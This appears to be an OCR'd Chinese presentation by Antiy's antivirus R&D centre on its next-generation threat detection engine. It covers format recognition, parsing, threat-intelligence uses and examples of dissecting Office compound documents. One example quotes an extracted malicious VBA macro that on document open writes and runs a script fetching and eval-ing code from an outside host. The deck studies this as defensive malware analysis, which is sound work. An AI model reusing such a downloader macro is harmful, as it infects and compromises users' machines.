下一代威胁检测引擎
——对抗威胁实战

安天 反病毒引擎研发中心

课程提纲Contents


- 下一代威胁检测引擎简介
- 下一代威胁检测引擎应用场景
- 下一代威胁检测引擎对抗威胁实例
- 总结

1 下一代威胁检测引擎简介

什么是传统威胁检测引擎?

- 技术定义

一组依靠可维护规则的数据结构通过接口调用能够对输入对象进行病毒检测处理的程序模块的统称。相应的数据结构的文件载体，则就是病毒特征库，病毒特征库也是反病毒引擎的一部分。



传统威胁检测引擎 vs 下一代威胁检测引擎

	传统威胁检测引擎	下一代威胁检测引擎
应对威胁的工作模式	以自身规则检测载荷的安全与否，对部分文件提供授信能力	立足于攻击方可以获得防御方引擎并可以绕过引擎的假想下来设计
输入对象	单一输入对象	多种输入对象 (网络层次、本地层次)
能力	鉴定器	识别器、拆解器、鉴定器、分析器
机器学习	较少使用	更多的使用深度学习

下一代威胁检测引擎-格式识别能力

✓ 面临挑战

- **传统引擎**将文件分为有毒格式与无毒格式，并通过跳过无毒格式实现检测加速。但实际上，我们认为并不存在安全可信的文件格式。因此，对于传统引擎来说，存在因无法走到精细处理的分支而被跳过的不可识别格式，而这些格式可能存在风险。

✓ 应对挑战

- **下一代引擎**的前提是不存在任何可信任的文件格式，所有格式都会被识别。基于这个思路，下一代引擎把格式识别在传统引擎中起到的分流和加速作用，转化为提供基础信息的作用，特别是作用于那些不可识别格式的识别与标定。

✓ 格式识别能力

可识别文件格式：286类，3500余种（包含小版本）

•可执行文件	39	• 软件关联格式	114
•包裹	21	• 脚本	10
•文档	25	• 文本格式	14
•媒体文件	32	• 其它格式	7
•图片文件	18		

✓ 编译器与壳识别能力

- 1. 可识别编译器：>500（包含小版本）
- 2. 可识别壳： >3000（包含小版本）

下一代威胁检测引擎--格式解析能力

✓ 面临挑战

•**传统引擎**在格式解析上已初步具备相应能力，但是为内部检测能力服务的，不具备输出能力，不能为威胁情报和关联检索提供原料。

✓ 应对挑战

•**下一代引擎**对格式解析能力做了几点强化：

•1、扩大了需要解析的格式范围

•2、增加了重点格式的解析深度

•3、传统威胁检测引擎中的格式解析是服务与内部流程的，不能为威胁情报和关联检索提供原料，下一代检测引擎可以把这种能力从内部转化为对外部产品和环节的输出

✓ 格式解析能力

- 文档类：DOC，XLS，PPT，PDF，RTF ...
- 媒体文件：SWF 等
- 可执行文件：Microsoft.PE[:X86]，Microsoft.MSIL，Linux.ELF 等
- 包裹：压缩包，自解压包，安装包等共计40类

下一代威胁检测引擎--格式解析能力

✓ OFFICE

- 文档说明：标题，主题，标记，类别，备注…
- 文档来源：作者名，公司，版本号，管理者，创建内容时间…
- 文档内容：夹带文件，宏代码…

✓ BinExecute/Microsoft.PE

a）静态向量

- 行为标签（共162项）：

  对抗，传播，控制

  隐藏，窃取，欺骗

  …
- API（51类）：

  模块相关，网络相关

  文件相关，进程相关

  窗口相关，内存相关

b）远控静态配置解密

- IP，URL
- MAIL，DOMAIN

c）数字签名

- 证书信息：颁发者，使用者，有效期，算法 …
- 签名信息：证书链，签名人名字，签名时间
- 判定标签：伪造，吊销，过期，证书不完整

2 下一代威胁检测引擎应用场景

- 分析判定作业
- 情报加工作业
- 综合作业

下一代威胁检测引擎对安天全线产品的支撑

态势感知平台呈现

- 态势感知
- 安全监测
- 威胁追踪
- 威胁预警

数据汇集

- 数据综合挖掘分析
- 网络威胁信息
- 自身网络安全隐患

解决问题

- 合规要求
- 终端安全
- 边界安全
- APT防护
- 调查审计
- 系统加固

能力支撑

- 样本文件库
- 安全事件与威胁库
- IP/域名资源库
- 漏洞库
- 威胁情报库
- 资产库

产品线构成

流量安全	终端安全	深度分析	安全工具
威胁检测 防御阻断	病毒防护 木马分析	威胁分析 渗透测试	取证溯源 安全加固
探海 / 镇关	智甲	移动追影 / 追影 / 蜜罐	取证工具 / TDS

引擎赋能


流量安全	终端安全	深度分析	安全工具
信标规则生产	静态鉴定	机器学习构建私有化检测能力	静态鉴定 / 提供细粒度检测能力	静态鉴定	向量关联分析
可疑文件格式发现	实时作业分析	向量提取后台作业分析 解决隐私问题	解决环境依赖	可疑文件格式发现

安天AVLSDK下一代威胁检测引擎

安全服务能力支撑

- 通报预警
- 深度分析
- 主动发现
- 监测分析

下一代威胁检测引擎对安天分析和服务的支撑



下一代威胁检测引擎对恶意代码攻击技术揭示

技术

- 获取访问凭据
- 持久化
- 横向扩散
- 执行
- 环境检测
- 数据回传
- 命令与控制
- 收集信息
- 逃避检测
- 提升权限

- 帐户发现 Account Discovery
- 应用程序窗口发现 Application Window Discovery
- 文件和目录发现 File and Directory Discovery
- 网络服务扫描 Network Service Scanning
- 网络共享发现 Network Share Discovery
- 外围设备发现 Peripheral Device Discovery
- 权限组发现 Permission Groups Discovery
- 过程发现 Process Discovery
- 查询注册表 Query Registry
- 远程系统发现 Remote System Discovery
- 安全软件发现 Security Software Discovery
- 系统信息发现 System Information Discovery
- 系统网络配置发现 System Network Configuration Discovery
- 系统网络连接发现 System Network Connections Discovery
- 系统所有者/用户发现 System Owner/User Discovery
- 系统服务发现 System Service Discovery
- 系统时间发现 System Time Discovery

下一代威胁检测引擎对恶意代码攻击技术揭示

下一代威胁检测引擎--应用场景

I. 分析判定作业

解决基础信息的问题，给分析者一个直观的信息辅助，利于判定

- 识别信息：格式识别可以提供分析的依据，处理的方法的依据，（关注可执行文件、文档文件），对于加壳、包文件的识别信息，可以得到有效对应处理方法

- 内容提取: 脱壳、解包、内容提取可以完成对于数据的原始信息还原，有利于分析者快速分析判定问题，对于恶意样本快速定性

- 引擎和分析工具结合： 了解格式、壳/编译器、包、内容，解析快速分析问题
- 引擎和产品结合：增强深度解析的拆解能力

下一代威胁检测引擎--应用场景

II. 情报加工作业

依据样本中提取的向量信息，通过加工获取相关的情报内容，从攻击技术层面，了解攻击者的身份、资源、攻击手法、攻击目的，IOC或者用于拓扑关联


- 基础情报: 依据样本中提取的向量信息，通过加工获取相关的情报内容，从攻击技术层面，了解攻击者的身份、资源、攻击手法、攻击目的，IOC

- 有效指导情报生产过程

- 引擎和动态分析场景结合: 动态分析有系统环境依赖、网络环境依赖、组件关系依赖
- 引擎和生产环境结合：什么格式该关心什么内容（在APT的场景下，是不是做内容分析、检测），不仅仅是IP、域名、URL，还包括（主题、标题、作者、内容）

- 拓线: 关联发现其它攻击样本

III. 下一代引擎应用--安天赛博超脑威胁情报平台架构图



III.下一代引擎应用--安天赛博超脑威胁情报平台

III.下一代引擎应用--安天赛博超脑威胁情报平台

一、威胁情报平台

恶意代码预处理

- 文件格式识别
- 编译器壳识别
- 包裹文件解压
- 加壳文件脱壳

多维度特征提取

基础特征提取
- 文件属性
- 文件结构
- 文件判定
- 文件异常

复杂特征提取
- 网络相关
- 操作系统相关
- 算法相关
- 字符串相关

统一特征描述

大数据管理系统

DSL(SQL) | RESTfull API | Open API

分类算法 | 聚类算法 | 异常算法 | 深度学习算法

批处理 | 任务调度 | 交互查询 | 实时在线 | 全文检索 | 内存计算 | 流式处理

- hadoop Yarn 分布式资源管理
- Hadoop HDFS 分布式文件系统
- 数据管理
- HUE
- ES

二、高价值安全事件特征库

高价值安全事件收集

事件收集 | 样本收集 | 报告收集 | IOC 收集

高价值安全事件恶意代码分析

分析任务管理 | 分析报告填写 | 报告审核管理

YARA结构化 | 事件标签管理 | 调用关系管理

攻击知识管理

IP知识 | 域名/whois知识 | URL特征知识

代码切片知识 | 多维特征知识 | 攻击组织知识

三、多维度关联分析

信息标定

多维特征权重标定 | 样本标签标定

同源分析

聚合分析 | 多维数据分析 | 统计分析

关系分析 | 时序分析 | 全文检索

攻击组织同源 | 攻击源同源 | 攻击目标同源

代码同源 | 家族同源 | 工具集同源

多源融合

威胁情报库 | 安全事件 | WHOIS/IP信息

四、业务展示

- 发现重大安全事件
- 关联离散恶意代码
- 发现恶意样本攻击过程
- 未知恶意代码检测
- 恶意代码家族分类

3 下一代威胁检测引擎对抗威胁实例

- 识别与拆解
- 关联与追溯

I. 识别与拆解

II. 关联与追溯

识别与拆解

带壳文件


Upack/aspack
Pecompact…

包裹文件

Rar/zip/cab
Zlib/afx/nsis

复合文档

PDF带脚本
RTF复合文档




不明格式

分析时遇到的不常见格式

复合文档拆解应用实例

- 复合文档（Compound Document）

是一种不仅包含文本而且包括图形、电子表格数据、声音、视频图象以及其它信息的文档。可以把复合文档想象成一个所有者，它装着文本、图形以及多媒体信息如声音和图象。目前建立复合文档的趋势是使用面向对象技术，在这里，非标准信息如图像和声音可以作为独立的、自包含式对象包含在文档中。



I. Office文件存储格式

①

```
D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00   ÐÏ.à¡±.á........
00 [illegible] 00 00 00 00 3E 00 03 00 FE FF 09 00   ........>...þÿ..
06 [illegible] 00 00 00 00 00 00 00 00 02 00 00 00   ................
01 [illegible] 00 00 00 00 00 10 00 00 8D 00 00 00   ................
02 [illegible] FE FF FF FF 00 00 00 00 00 00 00 00   ....þÿÿÿ........
62 00 00 00 FF FF FF FF FF FF FF FF FF FF FF FF   b...ÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
```

②

```
0ad0898dcaa3366bde60c0a3bf8541e7b3f    APUnArc _SRP_0
952562bd7e2434c4a719470f672bdada700    APUnArc _SRP_0
da309e782a8f127d49e1dec2c7a7312d911    APUnArc _SRP_0
d6a69d7305ea2f04b5cfaa14ecfcddfaa4c7a  APUnArc _SRP_0
1407f9f663a43471bb1738f741addf4dd6d82  APUnArc _SRP_0
e8ace42835b5b204e94e3f77f52dc866d8209  _VBA_PROJECT
6e58eb26c5de2ac858c10d3a244655544313   dir
7fb3fe5a2d5b73fc1ef6408fd0989309eda846 Sheet1
2f087f88181331bec1194f354eccf085d1bfe2 ThisWorkbook
```

2. 图2是从该office文档中拆解出来的文件列表截图。

1. 图1是某office格式的复合文档在十六进制下的示意图

③

```
Private Sub Document_Open()
    Set oShell = CreateObject("WScript.Shell")
    Dim rand
    Randomize
    rand = CStr(Int(1000 * Rnd))
    oShell.Run "%SYSTEMROOT%\system32\cmd.exe /c echo var B=""GET""; var H=""mauriz.at/term.php?group=doc""; var V=new ActiveXObject(""MSXML2.XMLHTTP""); V.open(B,""http://""+H, false);
    V.send(); var W=V.responseText; eval(""""+W+"""")>%temp%" + rand + ".^js&&%temp%" + rand + ".^js"
```

3. 图3是拆解出的脚本代码截图，由图可见这是一个利用了宏病毒的复合二进制文档

I. Office文件存储格式

①

```
50 4B 03 04 14 00 00 00 00 00 1C 46 5F 4B DF A4  PK.........F_K
D2 6F 20 05 00 00 20 05 00 00 13 00 00 00 5B 43  Òo ... .......[C
6F 6E 74 65 6E 74 5F 54 79 70 65 73 5D 2E 78 6D  ontent_Types].xm
6C 3C 3F 78 6D 6C 20 76 65 72 73 69 6F 6E 3D 22  l<?xml version="
31 2E 30 22 20 65 6E 63 6F 64 69 6E 67 3D 22 55  1.0" encoding="U
54 46 2D 38 22 20 73 74 61 6E 64 61 6C 6F 6E 65  TF-8" standalone
3D 22 79 65 73 22 3F 3E 0D 0A 3C 54 79 70 65 73  ="yes"?>..<Types
20 78 6D 6C 6E 73 3D 22 68 74 74 70 3A 2F 2F 73   xmlns="http://s
63 68 65 6D 61 73 2E 6F 70 65 6E 78 6D 6C 66 6F  chemas.openxmlfo
72 6D 61 74 73 2E 6F 72 67 2F 70 61 63 6B 61 67  rmats.org/packag
65 2F 32 30 30 36 2F 63 6F 6E 74 65 6E 74 2D 74  e/2006/content-t
79 70 65 73 22 3E 3C 44 65 66 61 75 6C 74 20 45  ypes"><Default E
78 74 65 6E 73 69 6F 6E 3D 22 72 65 6C 73 22 20  xtension="rels"
43 6F 6E 74 65 6E 74 54 79 70 65 3D 22 61 70 70  ContentType="app
6C 69 63 61 74 69 6F 6E 2F 76 6E 64 2E 6F 70 65  lication/vnd.ope
6E 78 6D 6C 66 6F 72 6D 61 74 73 2D 70 61 63 6B  nxmlformats-pack
61 67 65 2E 72 65 6C 61 74 69 6F 6E 73 68 69 70  age.relationship
73 2B 78 6D 6C 22 2F 3E 3C 44 65 66 61 75 6C 74  s+xml"/><Default
20 45 78 74 65 6E 73 69 6F 6E 3D 22 78 6D 6C 22   Extension="xml"
20 43 6F 6E 74 65 6E 74 54 79 70 65 3D 22 61 70   ContentType="ap
```

②

```
8C71B2A6E8E97A96DF3707E253A6FDE5    APUnArc 34DC9A69F33BA93E631CD5048D9F2624.2B5368B2=>[Content_Types].xml
77B[illegible]33EA617A4DB76EF769A4D    APUnArc .rels
7C[illegible]09024BCFB5AE9C38352F    APUnArc document.xml.rels
7B7[illegible]ED48E856EA8D5CF939E83    APUnArc document.xml
FC5DD7A11F76159E8AC4ECD5E3E1B518    APUnArc theme1.xml
